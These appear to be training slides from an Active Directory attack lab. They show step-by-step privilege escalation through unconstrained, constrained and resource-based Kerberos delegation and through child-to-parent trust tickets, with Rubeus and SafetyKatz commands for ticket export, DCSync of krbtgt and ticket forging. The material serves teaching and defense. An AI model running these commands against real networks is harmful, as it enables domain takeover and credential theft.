- We must trick or wait for a domain admin to connect a service on appsrv.

- Now, if the command is run again:

```
SafetyKatz.exe "sekurlsa::tickets /export"
```

- The DA token could be reused:

```
Safetykatz.exe "kerberos::ptt  
c:\Users\appadmin\Documents\user1\[0;2ceb8b3]-2-0-  
60a10000-Administrator@krbtgt-  
DOLLARCORP.MONEYCORP.LOCAL.kirbi"
```


Priv Esc - Unconstrained Delegation - Coercion

- Certain Microsoft services and protocols allow any authenticated user to force a machine to connect to a second machine.
- As of January 2025, following protocols and services can be used for coercion:

Protocol	Service	Default on Server OS	Ports Required
MS-RPRN	Print Spooler	Yes	445 (SMB)
MS-WSP	Windows Search	No (Default on Client OS)	445 (SMB)
MS-DFSNM (MDI detects this)	DFS Namespaces	No	445 (SMB)

Priv Esc - Unconstrained Delegation - Coercion

- We can force the dcorp-dc to connect to dcorp-appsrv by abusing the Printer bug (MS-RPRN) or if enabled, other services.



Priv Esc - Unconstrained Delegation - Coercion

- We can capture the TGT of dcorp-dc\$ by using Rubeus on dcorp-appsrv:

```
Rubeus.exe monitor /interval:5 /nowrap
```

- And after that run MS-RPRN.exe (or other)

(<https://github.com/leechristensen/SpoolSample>) on the student VM:

```
MS-RPRN.exe \\dcorp-dc.dollarcorp.moneycorp.local  
\\dcorp-appsrv.dollarcorp.moneycorp.local
```

Priv Esc - Unconstrained Delegation - Coercion

- Copy the base64 encoded TGT, remove extra spaces (if any) and use it on the student VM:

`Rubeus.exe ptt /tikcet:`

- Once the ticket is injected, run DCSync:

`SafetyKatz.exe "lsadump::dcsync /user:dcorp\krbtgt"`

Learning Objective 15

- Find a server in dcorp domain where Unconstrained Delegation is enabled.
- Compromise the server and escalate to Domain Admin privileges.
- Escalate to Enterprise Admins privileges by abusing Printer Bug!
- Additionally, abuse Unconstrained Delegation with MS-WSP and MS-DFSNM.

Priv Esc - Constrained Delegation with Protocol Transition


- Allows access only to specified services on specified computers as a user.
- Protocol Transition is used when a user authenticates to a web service without using Kerberos and the web service makes requests to a database server to fetch results based on the user's authorization.

Priv Esc - Constrained Delegation with Protocol Transition

- To impersonate the user, Service for User (S4U) extension is used which provides two extensions:
 - Service for User to Self (S4U2self) - Allows a service to obtain a forwardable TGS to itself on behalf of a user with just the user principal name **without supplying a password**.
 - Service for User to Proxy (S4U2proxy) - Allows a service to obtain a TGS to a second service on behalf of a user. Which second service? This is controlled by msDS-AllowedToDelegateTo attribute. This attribute contains a list of SPNs to which the user tokens can be forwarded.

Priv Esc - Constrained Delegation with Protocol Transition

1. A user - Joe, authenticates to the web service (running with service account websvc) using a non-Kerberos compatible authentication mechanism.
2. The web service requests a ticket from the Key Distribution Center (KDC) for Joe's account without supplying a password, as the websvc account.
3. The KDC checks the websvc userAccountControl value for the TRUSTED_TO_AUTHENTICATE_FOR_DELEGATION attribute, and that Joe's account is not blocked for delegation. If OK, it returns a forwardable ticket for Joe's account (S4U2Self).
4. The service then passes this ticket back to the KDC and requests a service ticket for the CIFS/dcorp-mssql.dollarcorp.moneycorp.local service.
5. The KDC checks the msDS-AllowedToDelegateTo field on the websvc account. If the service is listed it will return a service ticket for dcorp-mssql (S4U2Proxy).
6. The web service can now authenticate to the CIFS on dcorp-mssql as Joe using the supplied TGS.



Priv Esc - Constrained Delegation with Protocol Transition

- To abuse constrained delegation in above scenario, we need to have access to the websvc account. If we have access to that account, it is possible to access the services listed in msDS-AllowedToDelegateTo of the websvc account as ANY user.

Priv Esc - Constrained Delegation with Protocol Transition

- Enumerate users and computers with constrained delegation enabled
- Using PowerView
 - `Get-DomainUser -TrustedToAuth`
 - `Get-DomainComputer -TrustedToAuth`
- Using ActiveDirectory module:
`Get-ADObject -Filter {msDS-AllowedToDelegateTo -ne "$null"} -Properties msDS-AllowedToDelegateTo`

Priv Esc - Constrained Delegation with Protocol Transition

- We can use the following command (We are requesting a TGT and TGS in a single command):

```
Rubeus.exe s4u /user:websvc  
/aes256:2d84a12f614ccbf3d716b8339cbbe1a650e5fb352edc8e87  
9470ade07e5412d7 /impersonateuser:Administrator  
/msdsspn:CIFS/dcorp-mssql.dollarcorp.moneycorp.LOCAL  
/ptt
```

```
1s \\dcorp-mssql.dollarcorp.moneycorp.local\c$
```

Priv Esc - Constrained Delegation with Protocol Transition

- Another interesting issue here is that the SPN value in TGS is clear-text.
- This is huge as it allows access to many interesting services when the delegation may be for a non-intrusive service!

Priv Esc - Constrained Delegation with Protocol Transition

- We can use the following command (Note the '/altservice' parameter):

```
Rubeus.exe s4u /user:dcorp-adminsrv$  
/aes256:db7bd8e34fada016eb0e292816040a1bf4eeb25cd3843e04  
1d0278d30dc1b445 /impersonateuser:Administrator  
/msdsspn:time/dcorp-dc.dollarcorp.moneycorp.LOCAL  
/altservice:ldap /ptt
```

- After injection, we can run DCSync:

```
C:\AD\Tools\SafetyKatz.exe "lsadump::dcsync  
/user:dcorp\krbtgt" "exit"
```

Learning Objective 16

- Enumerate users in the domain for whom Constrained Delegation is enabled.
 - For such a user, request a TGT from the DC and obtain a TGS for the service to which delegation is configured.
 - Pass the ticket and access the service as DA.
- Enumerate computer accounts in the domain for which Constrained Delegation is enabled.
 - For such a user, request a TGT from the DC.
 - Use the TGS for executing the DCSync attack.

Priv Esc - Resource-based Constrained Delegation

- This moves delegation authority to the resource/service administrator.
- Instead of SPNs on msDs-AllowedToDelegatTo on the front-end service like web service, access in this case is controlled by security descriptor of msDS-AllowedToActOnBehalfOfOtherIdentity (visible as PrincipalsAllowedToDelegateToAccount) on the resource/service like SQL Server service.
- That is, the resource/service administrator can configure this delegation whereas for other types, SeEnableDelegation privileges are required which are, by default, available only to Domain Admins.

Priv Esc - Resource-based Constrained Delegation

- To abuse RBCD in the most effective form, we just need two privileges.
 1. Write permissions over the target service or object to configure `msDS-AllowedToActOnBehalfOfOtherIdentity`.
 2. Control over an object which has SPN configured (like admin access to a domain joined machine or ability to join a machine to domain - `ms-DS-MachineAccountQuota` is 10 for all domain users)

Priv Esc - Resource-based Constrained Delegation

- We already have admin privileges on student VMs that are domain joined machines.
- Enumeration would show that the user 'ciadmin' has Write permissions over the dcorp-mgmt machine!

```
Find-InterestingDomainACL | ?{$_.'identityreferencename' -match 'ciadmin'}
```

Priv Esc - Resource-based Constrained Delegation

- Using the ActiveDirectory module, configure RBCD on dcorp-mgmt for student machines :

```
$comps = 'dcorp-student1$', 'dcorp-student2$'  
Set-ADComputer -Identity dcorp-mgmt -  
PrincipalsAllowedToDelegateToAccount $comps
```

- Now, let's get the privileges of dcorp-studentx\$ by extracting its AES keys:

```
Invoke-Mimikatz -Command '"sekurlsa::ekeys"'
```

Priv Esc - Resource-based Constrained Delegation

- Use the AES key of dcorp-studentx\$ with Rubeus and access dcorp-mgmt as ANY user we want:

```
Rubeus.exe s4u /user:dcorp-student1$  
/aes256:d1027fbaf7faad598aaeff08989387592c0d8e0201ba453d  
83b9e6b7fc7897c2 /msdsspn:http/dcorp-mgmt  
/impersonateuser:administrator /ptt
```


```
winrs -r:dcorp-mgmt cmd.exe
```

Learning Objective 17

- Find a computer object in dcorp domain where we have Write permissions.
- Abuse the Write permissions to access that computer as Domain Admin.

Priv Esc - Across Trusts


- Across Domains - Implicit two way trust relationship.
- Across Forests - Trust relationship needs to be established.




Priv Esc - Enterprise Admins

- sIDHistory is a user attribute designed for scenarios where a user is moved from one domain to another. When a user's domain is changed, they get a new SID and the old SID is added to sIDHistory.
- sIDHistory can be abused in two ways of escalating privileges within a forest:
 - krbtgt hash of the child
 - Trust tickets

Kerberos - Across Domain Trusts



Priv Esc - Enterprise Admins - Trust Key Abuse



Priv Esc - Child to Parent using Trust Tickets

- So, what is required to forge trust tickets is, obviously, the trust key. Look for [In] trust key from child to parent on the DC.

`SafetyKatz.exe "lsadump::trust /patch"`

or

`SafetyKatz.exe "lsadump::dcsync /user:dcorp\mcorp$"`

or

`SafetyKatz.exe "lsadump::lsa /patch"`

Priv Esc - Child to Parent using Trust Tickets - Rubeus

- Forge an inter-realm TGT using Rubeus

```
c:\AD\Tools\Rubeus.exe silver  
/service:krbtgt/DOLLARCORP.MONEYCORP.LOCAL  
/rc4:17e8f4d3f4b46e95048a66a5dd890ee3 /sid:S-1-5-21-  
719815819-3726368948-3917688648 /sids:S-1-5-21-  
335606122-960912869-3279953914-519 /ldap  
/user:Administrator /nowrap
```

- Use the forged ticket

```
c:\AD\Tools\Rubeus.exe asktgs /service:http/mcorp-  
dc.MONEYCORP.LOCAL /dc:mcorp-dc.MONEYCORP.LOCAL /ptt  
/ticket:<FORGED TICKET>
```

